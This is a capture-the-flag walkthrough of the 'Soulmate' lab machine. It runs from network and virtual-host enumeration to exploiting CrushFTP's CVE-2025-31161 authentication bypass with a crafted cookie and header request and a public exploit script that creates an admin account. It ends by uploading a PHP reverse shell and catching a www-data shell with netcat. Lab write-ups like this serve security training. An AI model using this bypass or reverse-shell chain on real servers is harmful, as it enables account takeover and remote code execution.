
Soulmate


Soulmate has been Pwned!

Congratulations 0xd3xt0r, best of luck in capturing flags ahead!

#4742	16 Oct 2025	30
MACHINE RANK	PWN DATE	POINTS EARNED

Reconnaissance

IP : 10.10.11.86

soulmate.htb

Email Format :

> hello@soulmate.htb

Host is alive


```
└──╼ #ping 10.10.11.86
PING 10.10.11.86 (10.10.11.86) 56(84) bytes of data.
64 bytes from 10.10.11.86: icmp_seq=1 ttl=63 time=283 ms
64 bytes from 10.10.11.86: icmp_seq=2 ttl=63 time=281 ms
64 bytes from 10.10.11.86: icmp_seq=3 ttl=63 time=281 ms
^C
--- 10.10.11.86 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 280.987/281.601/282.612/0.719 ms
```

Enumeration and scan

NMAP - SCAN


```
└──╼ #nmap -sV -sC -T3 -p22,80 -oN open_ports.txt 10.10.11.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-15 22:33 CDT
Nmap scan report for soulmate.htb (10.10.11.86)
Host is up (0.28s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
```

```
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Soulmate - Find Your Perfect Match
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.14 seconds
```



```
└──╼ #nmap -sV -sC -T3 -p22,80 -oN open_ports.txt 10.10.11.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-15 22:33 CDT
Nmap scan report for soulmate.htb (10.10.11.86)
Host is up (0.28s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Soulmate - Find Your Perfect Match
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.14 seconds
```

Perfect website



Find Your Perfect Match

Connect with like-minded people and discover meaningful relationships. Join over 10,000 singles who found love on Soulmate.

Directory enum

Gobuster scan

```
└──╼ #gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://soulmate.htb/ -x php,txt,html,xml,js -t 50
======================================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
======================================================================
[+] Url:                     http://soulmate.htb/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,xml,js
[+] Timeout:                 10s
===========================================================
===========
Starting gobuster in directory enumeration mode
===========================================================
===========
/index.php           (Status: 200) [Size: 16688]
/login.php           (Status: 200) [Size: 8554]
/register.php        (Status: 200) [Size: 11107]
/profile.php         (Status: 302) [Size: 0] [--> /login]
/assets              (Status: 301) [Size: 178] [--> http://soulmate.htb/assets/]
/logout.php          (Status: 302) [Size: 0] [--> login.php]
/dashboard.php       (Status: 302) [Size: 0] [--> /login]
Progress: 110931 / 1323366 (8.38%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 110974 / 1323366 (8.39%)
===========================================================
===========
Finished
===========================================================
===========
```

```
──╼ #gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://soulmate.htb/assets/ -x php,txt,html,xml,js -t 50
=============================================================
=========
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=============================================================
=========
[+] Url:                     http://soulmate.htb/assets/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-lis
t-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,xml,js
[+] Timeout:                 10s
========================================================
========
Starting gobuster in directory enumeration mode
========================================================
========
/images              (Status: 301) [Size: 178] [→ http://soulmate.htb/assets/image
s/]
/css                 (Status: 301) [Size: 178] [→ http://soulmate.htb/assets/css/]
Progress: 116693 / 1323366 (8.82%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 116755 / 1323366 (8.82%)
========================================================
========
Finished
========================================================
========
```


```
──╼ #gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-lis
t-2.3-medium.txt -u http://soulmate.htb/assets/images/ -x php,txt,html,xml,js
-t 50
========================================================
========
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
========================================================
========
[+] Url:                     http://soulmate.htb/assets/images/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,xml,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/profiles            (Status: 301) [Size: 178] [→ http://soulmate.htb/assets/images/profiles/]
Progress: 29138 / 1323366 (2.20%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 29138 / 1323366 (2.20%)
===============================================================
Finished
===============================================================
```

Nothing is found , so I did vhost scan using gobuster

```
──- #gobuster vhost -w /usr/share/seclists/Discovery/DNS/bug-bounty-program-subdomains-trickest-inventory.txt -u http://soulmate.htb/ --append-domain -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
========
[+] Url:            http://soulmate.htb/
[+] Method:         GET
[+] Threads:        40
[+] Wordlist:       /usr/share/seclists/Discovery/DNS/bug-bounty-program-sub
domains-trickest-inventory.txt
[+] User Agent:     gobuster/3.6
[+] Timeout:        10s
[+] Append Domain:  true
===============================================================
========
Starting gobuster in VHOST enumeration mode
===============================================================
========
Found: ftp.soulmate.htb Status: 302 [Size: 0] [--> /WebInterface/login.html]
Progress: 123188 / 1613292 (7.64%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 123268 / 1613292 (7.64%)
```

Found some interesting vhost.

then i go to http://ftp.soulmate.htb this one redirected to this page



Let’s explore what is CrushFTP

CRUSHFTP IS A ROBUST FILE TRANSFER SERVER THAT MAKES IT EASY TO SETUP SECURE CONNECTIONS WITH YOUR USERS.

Target is vulnerable to **CVE-2025-31161**


Proof of concept

Since the technical details of the proof of concept are already public and available, we have no concerns discussing the inner workings of our recreated proof-of-concept.

As stated, it boils down to just an HTTP request:

```
GET /WebInterface/function/?command=getUserList&serverGroup=MainUsers&c2f=1111
HTTP/1.1
Cookie: CrushAuth=1111111111_111111111111111111111111111111
Authorization: AWS4-HMAC-SHA256
```

Apply this to the target



Request

```
POST /WebInterface/function/ HTTP/1.1
Host: ftp.soulmate.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://ftp.soulmate.htb/WebInterface/login.html
X-Requested-With: XMLHttpRequest
Content-Type: [object Object]
Content-Length: 141
Origin: http://ftp.soulmate.htb
DNT: 1
Connection: keep-alive
Cookie: CrushAuth=1111111111_111111111111111111111111111111
Sec-GPC: 1
Priority: u=0

command=getUserList&serverGroup=MainUsers&c2f=1111&username=crushadmin&password=crushadmin&encoded=true&language
=en&random=0.8552782179385772
```

Response


```
Content-Type: text/xml;charset=utf-8
Content-Length: 506
Connection: keep-alive
Cache-Control: no-store
Pragma: no-cache
P3P: policyref="/WebInterface/w3c/p3p.xml", CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND
CNT"

<?xml version="1.0" encoding="UTF-8"?>

    <result>
        <response_status>
            OK
        </response_status>
        <response_type>
            properties
        </response_type>
        <response_data>
            <user_list type="properties">
                <user_list type="vector">
                    <user_list_subitem>
                        ben
                    </user_list_subitem>
                    <user_list_subitem>
                        crushadmin
                    </user_list_subitem>
                    <user_list_subitem>
                        default
                    </user_list_subitem>
                    <user_list_subitem>
                        jenna
                    </user_list_subitem>
                    <user_list_subitem>
```

```
USERNAMES:
                    ben
                    crushadmin
                    default
                    jenna
                    TempAccount
```

While this is a simple example to merely list users on the CrushFTP instance, it demonstrates the key components:

- Backend functions are accessible and any administrative actions can be performed
- A single cookie, **CrushAuth** must be provided
    - This does not have to be a valid CrushAuth cookie. The Project Discovery writeup discusses the typical structure of this value, but we have seen success with just a ~31 character string of alphanumeric characters.
    - The **c2f** HTTP parameter must match the last 4 values of the **CrushAuth** cookie.
- The **Authorization** header relies on the specific string prefix **AWS4-HMAC-SHA256**, and the **Credential** field may be set to any valid CrushFTP user account name that does not include a tilde (~), followed by a forward slash (/).
    - You will most commonly see the username **crushadmin** as this is the typical default administrator for CrushFTP servers.

using https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git




```
[redacted][~/my_data/Soulmate/CVE-2025-31161]
──▪ [★]$ python3 cve-2025-31161.py -h
sage: cve-2025-31161.py [-h] [--target_host TARGET_HOST] [--port PORT] [--target_user TARGET_USER] [--new_user NEW_USER] [--password PASSWORD]

xploit CVE-2025-31161 to create a new account

ptions:
 -h, --help            show this help message and exit
 --target_host TARGET_HOST
                       Target host
 --port PORT           Target port
 --target_user TARGET_USER
                       Target user
 --new_user NEW_USER   New user to create
 --password PASSWORD   Password for the new user
[redacted][~/my_data/Soulmate/CVE-2025-31161]
──▪ [★]$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user crushadmin --new_user admin --password admin1234
+] Preparing Payloads
 [-] Warming up the target
+] Sending Account Create Request
 [!] User created successfully
+] Exploit Complete you can now login with
  [*] Username: admin
  [*] Password: admin1234.
[redacted][~/my_data/Soulmate/CVE-2025-31161]
──▪ [★]$
```


Explore the CrushFTP sever and

Go to User Manager

we can see ben and he can web directory access. so , generate a random password for ben and login to his account . and ADD php-reverse-shell.php(shell.php) like bellow.




and start to netcat and go to http://soulmate.htb/shell.php this will get the shell.



```
└──╼ #nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.86] 44366
Linux soulmate 5.15.0-153-generic #163-Ubuntu SMP Thu Aug 7 16:37:18 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 07:20:38 up  3:55,  0 users,  load average: 0.02, 0.03, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@soulmate:/$ whoami
whoami
www-data
```

www-data is not allowed to access Ben.

